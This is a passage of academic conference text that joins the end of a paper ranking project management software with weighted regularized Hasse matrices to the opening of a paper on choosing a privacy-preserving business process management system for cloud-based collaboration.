In partial ordering, to acknowledge object  $X$  as better than object  $Y$  (written as:  $X \geq Y$ ), there must be at least one indicator value for object  $X$  which is higher than the corresponding indicator value for object  $Y$ , and no indicator for object  $X$  is lower than the corresponding indicator value for object  $Y$ . If some indicators for object  $X$  are higher and others are lower than the corresponding indicators of object  $Y$ , then the objects are recognized as incomparable. A set of comparable objects is called a chain, whereas a set of mutually incomparable objects is called an antichain. If all indicator values for two objects are equal, the objects are considered as equivalent, having the same rank [13].

Partial orders can be visualized with Hasse diagrams, in which comparable objects are connected by a sequence of lines, while incomparable objects are not connected. The levels give approximation to a weak order of the objects from “bad” (bottom) to “good” (top). Before constructing a Hasse diagram, it is essential to make sure that all indicators have a uniform orientation. Partial order method provides a weak order, where tied orders are not excluded. This is obtained by calculating the average order of the single objects, as e.g. described by Bruggemann and Annoni [14].

Partial order methodology has been used in many different research studies in environmental sciences, chemical industry, poverty analysis and many others (see [15]). It has also been successfully applied to software selection problem in the case of digital assets management systems [16].

That approach has, however, a significant weakness. In the case of problems with many criteria, such as the one researched here, often a large number of incomparabilities are observed which leads to a less meaningful representation.

Moreover, the original Hasse method considers all criteria as equally relevant in determining the final data structure, and that is not always desired. A comprehensive solution to both these shortcomings has been proposed by Grisoni et al. [1] in the form of the weighted regularized Hasse method. It is this improved method that has been chosen to solve the discussed problem. The details of the performed procedure will be provided in section V; before that, however, the project selected for the exemplification will be described.

### IV. THE CASE PROJECT

The case project is an international cooperation project titled *BalticMuseums: Love IT!*, realized within the Interreg South Baltic Programme 2014-2020 and supported by the European Union from the European Regional Development Fund. The project team comprises three scientific partners, five museum or cultural institution partners and one partner specialized in creative IT-related events. Apart from the nine partners, taking part in all project activities, there are also eight associated partners, involved only in selected activities. The partners are based in eight European countries.

The main aim of the project is to develop new IT-enabled tourism products for natural and cultural heritage tourist destinations in the South Baltic Region in a form of multilingual BYOD-guided tours providing an enhanced visitor experience during and after the visit featuring multimedia content and gamification techniques.

The case project has the following characteristic properties:

- there is no single project management system used a priori by all or most of the partners (the users have different experiences and expectations);
- the partners have very different levels of IT fluency, hence the need for a very easy to use, but still highly functional solution;
- the project is scheduled for three years (there is enough time to learn the new software);
- the financial management is done in a separate system prescribed on the European Union programme level (that is why no financial features should be taken into account in the evaluation).

### V. SELECTION PROCEDURE

The procedure of selecting the best project management and communication software included four stages. The first one comprised two phases – selection of criteria against which the potential project management systems will be ranked and obtaining weights reflecting the importance of each criterion. The weights were set on the basis of a questionnaire answered by the project partners’ representatives. For each criterion, they were asked to assess its importance on a five grade scale. For each value on the scale, a number has been assigned: not important – 0, of little importance – 1, desired – 2, important – 3, absolutely crucial – 4. The weights of the

respective criteria were calculated by summing up the numbers obtained from the respondents and then normalizing them to make the sum of weights of all the criteria equal to 1.

In stage two, a set of project management systems to be evaluated was chosen. Because of the huge amount of that type of tools available, a pre-selection phase was needed. The pre-selection was based on the following assumptions: the software is recognized as popular on the benchmarking lists [17,18], the annual cost of using the tool by 25 users does not exceed the threshold of 600 euro, the available disk space (in case of cloud solutions) is not less than 20 GB, and a demo/trial version of the tool is freely available for testing.

In the third stage, the pre-selected project management tools were evaluated with respect to the criteria – features of the system which were defined in stage one. Fourteen of the criteria could be rated using a binary scale: with 1 assigned if a certain criterion was met, and 0 if it was not. Other criteria

needed a larger evaluation scale (0 to 2 or even 3), because their scope strongly differed among the tested tools. All functions and features which were evaluated using a non-binary scale are listed in Table I (see Table II for a full list).

As a result of stage three, the original Hasse matrix and the corresponding diagram (see Fig. 1) were obtained.

The goal of the final stage was to determine the complete ranking of the project management and communication systems for the BalticMuseums: Love IT! project team, taking into consideration the weights of the respective criteria. To accomplish that, the approach proposed by Grisoni et al. [1] was followed.

In its first phase, the weighted count matrix  $t^W$  was obtained using the following formula [1, eq. 1]:

$$t_{ij}^W = \sum_k w_k \cdot \delta_{i,j,k} \quad (1)$$

TABLE I.  
EVALUATION RULES FOR THE NON-BINARY FEATURES OF THE PROJECT MANAGEMENT SYSTEMS

Feature (scale)	Levels (points awarded)
sharing and co-creating docs (0-3)	no sharing/co-creating (0), place to store and share files (1), place to store and share files with version control (2), sharing files and co-creating documents (3)
email integration (0-3)	no email integration (0), notifications to external email (1), possibility to send to/receive from external email (2), own mailbox/internal messages (3)
instant messenger (0-2)	no chat (0), one-on-one chat (1), group chat (2)
notifications (0-2)	no notifications (0), automatic, but poorly configurable notifications (1), highly configurable automatic notifications (2)
project schedule (0-2)	no schedule (0), schedule only defined in tasks (no visualization) (1), schedule displayed on a Gantt chart (2)
managing tasks (0-2)	flat or two-level task hierarchy (0), at least three level tasks hierarchy (1), multilevel task hierarchy, task dependencies (2)
dashboard (0-3)	no dashboard (0), dashboard with only recent activities (1), dashboard with tasks, activities, calendar (2), dashboard with graphical visualization of project status (3)
shared calendar (0-2)	no shared calendar (0), calendar with no integration with external calendars (1), calendar with integration with external calendars and/or meeting planner (2)
access control (0-2)	no user access management (0), basic user access management (1), advanced user access management (2)
mobile version (0-2)	no mobile app (0), basic functions mobile app (1), full mobile app (2)
interoperability (0-2)	no interoperability (0), basic export/import possibilities (1), integration with many different tools (2)

TABLE II.  
NORMALIZED WEIGHTS OF THE PROJECT MANAGEMENT SOFTWARE EVALUATION CRITERIA

Symbol	Criterion (feature of the system)	Normalized weight	Symbol	Criterion (feature of the system)	Normalized weight
C1	sharing and co-creating documents	0.053493	C14	risks register	0.034934
C2	email integration	0.063319	C15	shared calendar	0.043668
C3	audio/video conference	0.040393	C16	poll option	0.028384
C4	discussion forum	0.032751	C17	access control	0.036026
C5	instant messenger	0.029476	C18	mobile version	0.044760
C6	notifications	0.046943	C19	configurability	0.031659
C7	project schedule	0.049127	C20	interoperability	0.044760
C8	managing project tasks	0.052402	C21	ability to install on an own server	0.025109
C9	work time register	0.037118	C22	availability of detailed documentation	0.030568
C10	wiki pages	0.032751	C23	availability of tutorials	0.045852
C11	search engine	0.037118	C24	helpdesk – technical support	0.039301
C12	dashboard	0.046943	C25	ability to withdraw and delete data	0.033843
C13	issues register	0.039301			

where:

$$\delta_{i,j,k} = \begin{cases} 1 & \text{if } x_{ik} \geq x_{jk} \\ 0.5 & \text{if } x_{ik} = x_{jk} \\ 0 & \text{if } x_{ik} \leq x_{jk} \end{cases} \quad (2)$$

and:  $w_k$  denotes the weight of criterion  $k$ , and  $x_{ik}$  the evaluation of object (software system)  $i$  with regard to criterion  $k$ .

In the second phase, a weighted regularized Hasse matrix  $H^R$  was obtained from the weighted count matrix using the following formula [1, eq. 2]:

$$[H^R(t^*)]_{ij} = \begin{cases} 1 & \text{if } t_{ij}^W \geq t^* \\ -1 & \text{if } t_{ij}^W \leq 1 - t^* \\ 0 & \text{otherwise} \end{cases} \quad (3)$$

where  $t^*$  has been set to the minimum allowed value of 0.55 – i.e. it is enough for object  $i$  to be better than object  $j$  in 55% of the criteria to set an ordering between the two.

Although Grisoni et al. [1, p. 97] suggested one more phase to obtain a total ordering, in our case it was unnecessary as the chosen value of  $t^*$  for the construction of the weighted regularized Hasse matrix was sufficient to eliminate all the incomparability between evaluated tools and to construct the complete ranking.

## VI. RESEARCH FINDINGS

The first stage of the research procedure resulted in specifying 25 criteria – features of project management tools whose importance was evaluated by the respondents of the questionnaire – the representatives of the project partner organizations. Note the simplicity of the data gathering process as compared to, e.g., the AHP method requiring pairwise comparisons [19].

Table II presents the criteria together with corresponding normalized weights (the normalization consisted in dividing each weight by the sum of all weights so that the sum of all normalized weights is 1). The values reflect which criteria were indicated as the most important by the majority of the respondents; the five top-ranked were: email integration, sharing and co-creating documents, managing project tasks,

project schedule, and dashboard.

The second stage of the research concentrated on the pre-selection of project management and communication tools for the final evaluation. As a result of the pre-selection process, the following nine project management systems were chosen: Zoho Projects Premium (T1), Freedcamp Lite (T2), Moovia (T3), Proofhub Start up (T4), AdminProject (T5), Teamwork Projects Small Office (T6), Trello free (T7), 2-Plan Team free (T8) and Open Project free (T9).

In the third stage, each of the pre-selected systems was evaluated with regard to each of the 25 criteria, what resulted in creation of a source matrix for the Hasse diagram. Note that at this stage the criteria weights were not yet taken into account.




Fig. 1 The original Hasse diagram  
(source: own elaboration, obtained using [20]).

The Hasse diagram, presented in Fig. 1, reveals the dependences among the evaluated project management systems. There are five chains showing the order among some of the systems:  $T6 \geq T4 \geq T3$ ,  $T6 \geq T7$ ,  $T6 \geq T2$ ,  $T1 \geq T2$  and  $T1 \geq T7$ . Apart from the listed chains, other tools are incomparable with one another. Due to the existence of incomparable objects, the Hasse diagram does not provide the complete ranking of the evaluated software.

In order to accommodate the criteria weights, in the first phase of the final stage, the weighted count matrix  $t^W$  was calculated (see Table III). The weighted count matrix was then used to calculate a weighted regularized Hasse matrix  $H^R(0.55)$ . The Hasse diagram resulting from this matrix (not presented here as it has an obvious form of a degenerate tree) revealed the complete ranking of the project management systems (see Table IV).

TABLE III.  
WEIGHTED COUNT MATRIX FOR THE SELECTED PROJECT MANAGEMENT TOOLS

Project management tool	T1	T2	T3	T4	T5	T6	T7	T8	T9
T1	0.500	0.729	0.718	0.574	0.678	0.447	0.778	0.664	0.694
T2	0.271	0.500	0.570	0.362	0.553	0.249	0.585	0.493	0.538
T3	0.282	0.430	0.500	0.310	0.456	0.247	0.510	0.419	0.463
T4	0.426	0.638	0.690	0.500	0.691	0.373	0.723	0.632	0.698
T5	0.322	0.447	0.544	0.309	0.500	0.269	0.554	0.463	0.507
T6	0.553	0.751	0.753	0.627	0.731	0.500	0.800	0.717	0.716
T7	0.222	0.415	0.490	0.277	0.446	0.200	0.500	0.409	0.431
T8	0.336	0.507	0.581	0.368	0.537	0.283	0.591	0.500	0.544
T9	0.306	0.462	0.537	0.302	0.493	0.284	0.569	0.456	0.500



TABLE IV.  
THE FINAL RANKING OF THE SELECTED SYSTEMS

Rank	Id	Project management tool
1	T6	Teamwork Projects Small Office
2	T1	Zoho Project Premium
3	T4	Proofhub Start up
4	T2	Freedcamp Lite
5	T8	2-Plan Team free
6	T9	Open Project free
7	T5	AdminProject
8	T3	Moovia
9	T7	Trello free

## VII. CONCLUSION

The selection of the most appropriate project management system is one of the most important decisions which influence the realization, communication, collaboration and documentation processes throughout the project. It is, of course, only one of many important factors which determine the success of the project, but using the right IT tools makes all other processes easier to realize.

In this paper, it was shown how the selection of the most appropriate software can be supported using a procedure consisting of four stages: (1) definition of the evaluation criteria and their importance for the project team members, (2) pre-selection of the project management software tools, (3) evaluation of the pre-selected tools against the defined criteria, and (4) establishing the complete ranking of the evaluated tools, using the weighted regularized Hasse matrix (which is much simpler than AHP or outranking methods).

The proposed procedure has been validated using the case of an international project, realized by a consortium of 17 organizations from 8 countries. The applied procedure led to the final ranking of the project management tools, listing the systems under consideration in the order of preference based on the fulfillment level of the 25 defined evaluation criteria and the criteria weights set by the consortium members.

Selection of the project management and communication software is an important element of setting up an effective project realization environment. It must be, however, taken into consideration that using even the best software tools for project management and communication is not enough to ensure project success. Appropriate procedures and processes must be defined and observed by the whole team to let the software be utilized in the best possible way [21].

It should be noted that the procedure applied in this research for evaluating and ranking the project management systems can as well be applied to other software selection problems having similar context (many candidate solutions, multiple criteria, criteria having distinct weights).

## REFERENCES

[1] F. Grisoni, V. Consonni, S. Nembri, R. Todeschini, "How to weight Hasse matrices and reduce incomparabilities," *Chemometrics and*

*Intelligent Laboratory Systems*, vol. 147, pp. 95–104, 2015, <http://dx.doi.org/10.1016/j.chemolab.2015.08.006>

[2] M. Velasquez, P.T. Hester, "An analysis of multi-criteria decision making methods," *International Journal of Operations Research*, vol. 10, no. 2, pp. 56–66, 2013.

[3] N.S. Hill, K.M. Bartol, P.E. , Tesluk, G.A. Langa, "Organizational context and face-to-face interaction: Influences on the development of trust and collaborative behaviors in computer-mediated groups," *Organizational Behavior & Human Decision Processes*, vol. 108, no. 2, pp. 187–201, 2009, <http://dx.doi.org/10.1016/j.obhdp.2008.10.002>

[4] M.B. O'Leary, J.N. Cummings, "The spatial, temporal, and configurational characteristics of geographic dispersion in work terms," *MIS Quarterly*, vol. 31, no. 3, pp. 433–452, 2007

[5] T.U. Daim, A. Ha, S. Reutiman, B. Hughes, U. Pathak, W. Bynum, A. Bhatla, "Exploring the communication breakdown in global virtual teams," *International Journal of Project Management*, vol. 30, no. 2, pp. 199–212, 2012, <http://dx.doi.org/10.1016/j.ijproman.2011.06.004>

[6] R.M. Verburg, P. Bosch-Sijtsema, M. Vartiainen, "Getting it done: Critical success factors for project managers in virtual work settings," *International Journal of Project Management*, vol. 31, no. 1, pp. 68–79, 2013, <http://dx.doi.org/10.1016/j.ijproman.2012.04.005>

[7] J. Oliveira, A. Tereso, R.J. Machado, "An application to select collaborative project management software tools," in: A. Rocha, A.M. Correia, F.B. Tan, K.A. Stroetmann (eds.), *New Perspectives in Information Systems and Technologies*, vol. 1, pp. 467–476, Cham: Springer, 2014, [http://dx.doi.org/10.1007/978-3-319-05951-8\\_44](http://dx.doi.org/10.1007/978-3-319-05951-8_44)

[8] B. Kutlu, A. Bozanta, E. Ates, S. Erdogan, O. Gokay, N. Kan, "Project management software selection using Analytic Hierarchy Process method," *International Journal of Applied Science and Technology*, vol. 4, no. 6, pp. 113–119, 2014

[9] A.S.B. Ali, F.T. Anbari, "Project management software acceptance and its impact on project success," in: K. Wikstrom, K.A. Arto (eds.), *Proceedings of the International Research Network on Organizing by Projects*, Turku: Abo Akademi University, 2004

[10] L. Carlsen, "Data analyses by partial order methodology," *Chemical Bulletin of Kazakh National University*, vol. 2, pp. 22–34, 2015, <http://dx.doi.org/10.15328/cb632>

[11] P. Annoni, R. Bruggemann, L. Carlsen, "A multidimensional view on poverty in the European Union by partial order theory," *Journal of Applied Statistics*, vol. 42, no. 3, pp. 535–554, 2015, <http://dx.doi.org/10.1080/02664763.2014.978269>

[12] G. Munda, *Social multi-criteria evaluation for a sustainable economy*, Berlin: Springer-Verlag, 2008

[13] R. Bruggemann, G.P. Patil, *Ranking and prioritization for multi-indicator systems – introduction to partial order applications*, New York: Springer, 2011

[14] R. Bruggemann, P. Annoni, "Average heights in partially ordered sets," *MATCH-Communications in Mathematical and in Computer Chemistry*, vol. 71, no. 1, pp. 117–142, 2014

[15] M. Fattore, R. Bruggemann (eds.), *Partial Order Concepts in Applied Sciences*, Cham: Springer International Publishing, 2017

[16] J. Swacha, T. Komorowski, K. Muszyńska, Z. Drajek, "Acquiring Digital Asset Management System for an International Project Consortium," *Journal of Management and Finance*, vol. 3, no. 1, pp. 91–102, 2013

[17] Capterra, 2016, <http://www.capterra.com/project-management-software/#infographic>, retrieved 5 May 2017

[18] PCMag, 2017, <http://www.pcmag.com/article2/0,2817,2380448,00.asp>, retrieved 5 May 2017

[19] N. Ahmad, P. A. Laplante, "Software Project Management Tools: Making a Practical Decision Using AHP," in: *30th Annual IEEE / NASA Software Engineering Workshop*, pp. 76–84, Columbia: IEEE Computer Society, 2006, <http://dx.doi.org/10.1109/SEW.2006.30>

[20] pyHasse online tool. <http://spyout.pyhasse.org>, retrieved 5 May 2017

[21] K. Muszyńska, "Project Communication Management Patterns," *Annals of Computer Science and Information Systems*, vol. 8 (*Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*), pp. 1179–1188, 2016, <http://dx.doi.org/10.15439/2016F235>



# Privacy Preserving BPMS for Collaborative BPaaS

Michael Glöckner\*, Björn Schwarzbach\*, Sergei Makarov\*, Bogdan Franczyk\*<sup>†</sup> and André Ludwig<sup>‡</sup>

\*Leipzig University, Germany

<sup>†</sup>Uniwersytet Ekonomiczny we Wrocławiu, Poland

<sup>‡</sup>Kühne Logistics University, Germany

{gloeckner,schwarzbach,makarov,franczyk}@wifa.uni-leipzig.de, andre.ludwig@the-klu.org

**Abstract**—Collaboration in business environments is an ongoing trend that is enabled by and based on cloud computing. It supports flexible and ad-hoc reconfiguration and integration of different services, which are provided and used via the internet, and implemented within business processes. This is an important competitive advantage for the participating stakeholders. However, trust, policy compliance, and data privacy are emerging issues that result from the distributed data handling in cloud-based business processes. Up to now, several architectures and technical systems that enable the cloud-based collaboration within business processes have been developed, but the selection of an appropriate business process management system (BPMS) is missing. An implemented BPMS has to meet certain requirements that result from the cloud-based characteristics and from the other implemented systems. This paper derives requirements for BPMSs in cloud-based environments, currently available BPMSs are evaluated against the derived requirements and the selected one is implemented subsequently.

## I. INTRODUCTION

COLLABORATION is one of the essential mechanisms in business environments that follow the trend of outsourcing and concentration on core competencies in order to create customized business processes. Foundation and enabler of this development is the technology of cloud computing (CC) [1], [2]. Next to benefits such as facilitated collaboration, flexibility, and ad-hoc reconfiguration, there are certain challenges arising from the virtualization of resources and the decentralized data handling within the CC paradigm. Especially, the cloud based planning, operation and monitoring of business processes incorporates sensitive data. Hence, data privacy and the related policy compliance results in a crucial challenge for affected companies that participate in such a cloud-based business environment [3]. Recent publications deal with the issues of data privacy in cloud-based business processes [4], based on the so called collaborative business process as a service (BPaaS) [4], [5]. Several components of a comprehensive

The work presented in this paper was funded by the German Federal Ministry of Education and Research within the project 'Logistik Service Engineering und Management' (LSEM) under the reference BMBF 03IPT504X and within the project 'Privacy-preserving Methods and Tools for cloud-based Business Processes' (PREsTiGE) under the reference BMBF 16KIS0082K. More information can be found on the websites <http://lsem.de> and <http://prestige.wifa.uni-leipzig.de>.

architecture and their interfaces have been described in several papers [4], [6], [7]. The only missing core component of the presented architecture is the Business Process Management System (BPMS), which the paper focuses on.

The BPMS has to meet several requirements from the perspective of business and privacy policies. Further, the already implemented components of the architecture impose additional requirements based on the given ways of communication and the underlying logic. In summary, the paper answers the following research question: *How is a privacy preserving BPMS to be designed and implemented in order to grant data privacy for collaborative BPaaS?*

The paper is structured as follows: After the introductory motivation, section 2 focuses on the theoretical background. Section 3 briefly introduces the applied methodology, which comprises the deriving of the requirements for privacy-driven cloud-based BPMS, the introduction of several alternatives and their evaluation. After section 4 that briefly introduces the implementation of the selected BPMS, the paper is concluded in section 5.

## II. THEORETICAL BACKGROUND

Business Engineering (BE) is the approach of the methodical implementation of new business solutions as well as company's organization design, especially of business processes comprising its modeling, strategy and information systems usage [8]. Alphar et. al. [9] refer to St. Gallen's business architecture and define BE as the method of integrated design based on process orientation focusing on the link between business strategy and IT. The key aspects of BE are the optimization of existing and the design of new customer-oriented processes. The design should ensure substantially completed processes and that activities are presented ordered chronologically and logically with regards to the business objectives [9], [10]. The outputs of the activities have an essential impact on the process execution as they serve as input for the particular subsequent activity. The most important challenges and main objectives of business engineering are execution time, promotion of customer loyalty as well as reduction of process faults and errors [8].

There are two fundamental approaches used for process design: top-down and bottom-up. The first one proceeds from business strategy down to its IT-implementation and comprises vision, initial diagnose, redesign, development

as well as evaluation phases. The benefits of this approach are the systematic consideration of customer orientation, business strategy, and its objectives. Moreover, it allows to build end-to-end processes starting at customer needs and ending with its achievements [11]. However, [9] argues, that the criticized bottom-up project implementations are frequently applied due to rare possibility of top-down's greenfield approach integration.

The need of proper process design and its preparation results from the information models' complexity and their high quality requirements [12]. A methodical approach supports the handling of complex business model design, as those models consist of multiple, standardized, and modular components and dependencies. Hence, systems and modules can be reused in other business models to accelerate the design process [9]. With the help of reference models, during BE particular business IT architectures can be developed [13]. There is a variety of solutions, notations, and approaches for process modeling such as ARIS (Architecture of Integrated Information Systems), BPMN (Business Process Model and Notation), EPC (Event-driven Process Chain) etc. [8].

Business strategy and business objectives are the foundation and purpose of business process modelling [11]. Business process modeling is part of business process management, which encompasses the whole lifecycle of business processes. This comprises design, modeling, execution, monitoring, and optimization [14]. Business process management systems (BPMS) comprise tools, methods, and concepts to support business process management for the whole business process life-cycle [11], [12].

The result of business process design is a machine-readable process description, which can be executed by process engines of the BPMSs. Languages for this purpose are e.g. XPD (XML (Extensible Markup Language) Process Definition Language) and BPEL (Business Process Execution Language). The major drawback of those languages is the lack in graphical process representation [10], [15], [16]. In order to overcome this problem, the language BPMN was developed. Nowadays, it is the most common notation in business process management due to its multiple advantages: the processes created in BPMN are executable, machine readable, and further a special graphical representation was created to enable human readability. Consequently, the BPMN has prevailed against BPEL and other languages and has become a standard in process modeling. BPMN is based on structured layers, each of those consists of different elements. The most fundamental ones, that make it possible to construct BPMN diagrams are Process, Choreography and Collaboration [17].

Due to the rapid growth of information system's modularity by the implementation of technologies such as SOA and Web Services, BPM is an integrator for coupling and connection of independent components with the help of the process level. This helps to deliver personalized and specialized processes to customers, in order to provide

a mix of responsive products and services, that work together in value chains. The cloud provides a flexible and scalable environment for such integration tasks. Hence, the realization of BPMS in the cloud is a consequential step. Benefits of the cloud paradigm's implementation are e.g. reliable performance on demand, scalability, and predictive analytics for process tasks. Usually cloud services are distinguished into Infrastructure as a Service, Platform as a Service, and Software as a Service, which are different levels of abstraction of services from virtualized hardware to whole ready to use software products [18], [19]. Reference [18] defines the three following diverse system categories of BPMS, that could be implemented on the particular cloud level: Interconnecting Systems for information exchange through all accessible channels on IaaS and PaaS; Adaptive Systems for internal process and customer monitoring based on SaaS; Specialized customer-oriented Systems at SaaS level. When it comes to BPMS in the cloud, another layer, the Business Process as a Service (BPaaS) is added to the stack. The mentioned benefits of the cloud paradigm are also valid on BPaaS layer.

Considering how functionality of BPM architecture spreads across the cloud, [20] defines the four following levels: Infrastructure Service Layer, which comprises Service Bus with File Storage System; Platform Service Layer for business process engine and pre-built business process rules libraries with diverse middle-ware core elements; BPMS-as-a-Platform layer, which provide full BPM-life-cycle management support, especially process design and monitoring; and finally, Software and Service Layer with the tools for information analysis on the highest abstract cloud computing level. According to [5], the transformation of BPMS paradigm from domain-specific business process to executable work-flow in Cloud consists of five levels to be fulfilled as follows. Knowledge Externalization comprises the representation of cloud service features in a human and machine readable way, can be achieved by clear semantics and language. BPaaS design maps the activities of business process to cloud services. The third level of transformation is BPaaS allocation, where each business process in the cloud can be understood as a service, which can be deployed to the cloud. The BPaaS execution level provides the orchestration of such cloud service on a higher abstraction. Finally, the level of BPaaS evaluation collects all information from the BPaaS deployment in multi-cloud environments to provide conceptual analytics on business level. Through all those levels security and privacy has to be guaranteed.

The public access as well as multi-tenancy provided by cloud computing have a tremendous impact on information security and privacy. Reference [21] defines the five following perspectives based on high level security requirements of business processes, in order to guarantee integrity, consistency and completeness:

- *Information Perspective* refers to the structure and relationship of information units

- *Function Perspective* is the mapping of and the dataflow between process activities
- *Dynamical Perspective* concerns the representation of all states for each information unit as well as its status transformation during information unit lifecycle
- *Organization Perspective* provides information about who executes which activity at which point of time
- *Business Process Perspective* represents the business process as activity and information stream from the perspective of the whole process.

Apart from the process security, also security on the cloud environment itself should be considered. Reference [22] argues the communication of components based on Trusted Third Party (TTP) Services as the ideal solution for integrity, confidentiality, and credibility in the cloud. TTPs are operationally connected certificate paths, that provide a notion about Public Key Infrastructure (PKI) and support strong process authentication, authorization for an access to resources, data banks and informative systems as well as data confidentiality.

Summarizing, BPaaS provides a suitable approach for business process management in cloud-based collaborations. One of the major challenges in this field is the compliance of privacy policies due to decentralized handling of sensitive data. This challenge has already been met for some parts of BPaaS architectures [4]. However, the evaluation and selection of a suitable BPMS is still missing. The following section derives requirements for privacy preservation in collaborative BPaaS and evaluates existing BPMS.

### III. EVALUATION AND SELECTION OF BPMS

In this section, a method for BPMS evaluation and selection [23] is introduced and applied in the field of collaborative BPaaS. Requirements of a BPMS in collaborative cloud environments are derived from business perspective and from the existing architecture's perspective. Afterward, existing BPM tools are identified and evaluated with the help of the derived requirements and eventually an appropriate tool is selected for subsequent implementation.

The method of [23] comprises the three steps that are depicted in Figure 1: identifying the the organizational requirements, identifying BPM tools, and selection of appropriate BPM tool with the help of the requirements. The common and specific requirements help to improve the decision of tool selection. According to [23] both first steps are executed in parallel. In the identification of BPM tools during second step, there are some weak spots in the method because of its proposal to identify *all* available market tools without any restriction. This leads to comprehensive and extensive list, that should be elaborated completely. One of the options here is to reduce the list by identifying common criteria both for software and BPM tools with regards to common evaluation practices. During the last step, each BPM tool from the list is evaluated by




Fig. 1. Methodology for BPM Tool selection (referring to [23], [24])

particular criteria in order to evaluate the tools' suitability to meet the requirements. Moreover, a tool cannot be evaluated, if at least one criteria cannot be applied and evaluated.

#### A. Identifying Organizational Requirements

According to [24] there are two types of organizational requirements, that are described in functional specifications. First type comprises a compilation with the scope on delivery and performance. The second type describes the implementation. Further, a distinction can be made between functional and non-functional requirements [24]. According to [25] there are various document types for documentation such as use case and class diagrams, software glossary, sequence diagrams, domain models, performance and interface description, etc.

An interview among companies from the logistics sector revealed that privacy is one of the most important concerns of companies when it comes to collaborative BPaaS. Also the application of SOA (Service Oriented Architecture) principles for the whole system has been emphasized by the interviewees.

The central outcomes of the architecture's development [4] are structures for design, execution and monitoring of privacy preserving business processes. The focus is laid on the customer-specific declaration of privacy rules. They are monitored with strategic, operative and tactical KPIs (Key Performance Indicator) with the focus on price, time as well as quality. The quality aspect is verified through test cases development, evaluation and continuous improvement. Through functional and non-functional requirements as well as description of desired conditions, a requirements catalog has been developed, which comprises five architecture-specific criteria. The architecture's functionality is defined through component diagrams and descriptions as well as interface descriptions.

The functional requirements are briefly introduced:

1) *Service Selection*: The first requirement is the ability of reusing process activities from a (IT) Service Catalog, e.g. as proposed in [26]. It can both accelerate and facilitate the process design. However, it is not to think

about a general service repository in the sense of SOA context such as WSDL (Web Service Description Language) directory, but as repository for structuring and retrieval of customized business process activities, that in BPMS context are known as Work Items.

2) *Remote invocation*: This criteria comprises interface and functionality for remote process administration and control. For instance, one of the architecture's main components is able to start the process per remote invocation, while another component should be capable of the process' deployment. Moreover, one important feature is the parameter delivering and its acceptance by process during its execution, as well.

3) *Process Activity Logging*: In enterprise systems, transaction are executed and persisted for compliance as well as for monitoring reasons. The logging of each step during process execution is a challenging task. There is a need for so-called Safe-Points within the process because of real-time process tracking, which is done by parts of the architecture's external components for process monitoring. Safe points save the state of the process instance during process execution. The logging support is required for the process execution engine, as well as for the trigger performance for remote control.

4) *Security Provider*: The environment of architecture's components should be homogeneous and privacy preserving. Processing with the Single-Sign-On technique can guaranty confidentiality and ease of use for its clients. As a result, one of the requirements on BPMS is the support and integration with OpenID systems.

5) *Cloud Readiness*: As the architecture's business processing is managed in the cloud, a crucial requirement is the BPMS' support of various features such as support of a CLI (Command Line Interface) for process administration, in order to ease project management. Multi-tenancy feature support is another requirement because of the necessity of process virtualization. This enables independent execution and design for each particular user or groups of users according to particular roles. It comprises also the possibility to use e.g. customized data sources, or customized persistence configurations.

The trust evaluation index system proposed by [27] was used in order to define non-functional requirements. The three chosen criteria are: reliability, security, and maintainability. The BPM tools will be further evaluated towards meeting the requirements usability and system architecture. Altogether, five non-functional criteria with the following key points to be supported have been defined:

- 1) Reliability: process monitoring, simulation and design as well as process mining
- 2) Security: data security and confidentiality as well as process roles and access
- 3) Maintainability: testability as well as product support and service
- 4) System Architecture: SOA/Enterprise-components, repository, audit/history logs, human task, work-

bench

- 5) Usability: both installation complexity and GUIs (Graphical User Interface) for modeling, process and project administration

Summarizing the first step, there are five aspects determined for the BPMS evaluation that outline the functional requirements.

### B. Identifying BPM Tools

The architecture's objectives are being used to derive organization types and use cases in accordance with particular aspects of the decision framework proposed by [28] in order to choose the best fitting BPMS. According to [24], there are some common analytical methods for software tools identification, which comprise market review, rough selection as well as gathering of price offers. For the current paper, the market review and online sources were used. Multiple BPMSs were detected. However, the majority of the BPMSs did not provide the capability of process execution, but only the capability of process design. As a result, common BPMSs are distinguished from BPMN-Engines, which do offer the capability of process execution. Consequently, the list with BPMN engines from [29] was used and extended with the BPEL-Engines from the list of [30] that support BPMN 2.0 language. The list comprised more than 30 BPMN 2.0 engines. Derived from the architecture's setup, the features of BPMN 2.0 Core are determined as essential for the evaluation and selection. Consequently, the list was reduced to seven BPMN 2.0 engines, i.e. Edorasware, Camunda BPM, Imixs Workflow, jBPM, Stardust, W4 BPMN+, and inubit BPM.

By now the BPMN engines have been evaluated based on the BPMN 2.0 Core characteristics. However, reliability and similar aspect such as process monitoring, simulation, and deployment are not part of the BPMN specification [17] but should be considered for evaluation, as well.

### C. Selecting BPM Tool

With the aforementioned non-functional requirements, the seven identified BPMS are evaluated. Final results of this assessment are presented in Figure 2. Harvey Balls are chosen as the rating scale. Only jBPM resulted to fully meet all non-functional requirements. However, through interviews with project managers, there was defined an importance of each particular non-functional requirement. The highly weighted are reliability, system architecture as well as security (en-framed bold). Hence, three BPMN engines were chosen to be thoroughly examined concerning the functional requirements in the next step.

The BPM tools are being pre-chosen according to the non-functional requirements. The remaining three are now evaluated concerning the extent to which they meet the functional requirements. The weight of the sub-requirements are presented in the following list:

- Service Selection: Work Item Task (50%), Work Item Repository (50%)



Weight			jBPM	Imixs-Workflow	Stardust	Edorasware	Camunda BPM	inubit BPM
high	I	Reliability	●	●	●	●	●	●
high	II	System Architecture	●	●	●	●	●	●
high	III	Security	●	●	●	●	●	●
low	IV	Maintainability	●	●	●	●	●	●
low	V	Usability	●	●	●	●	●	●

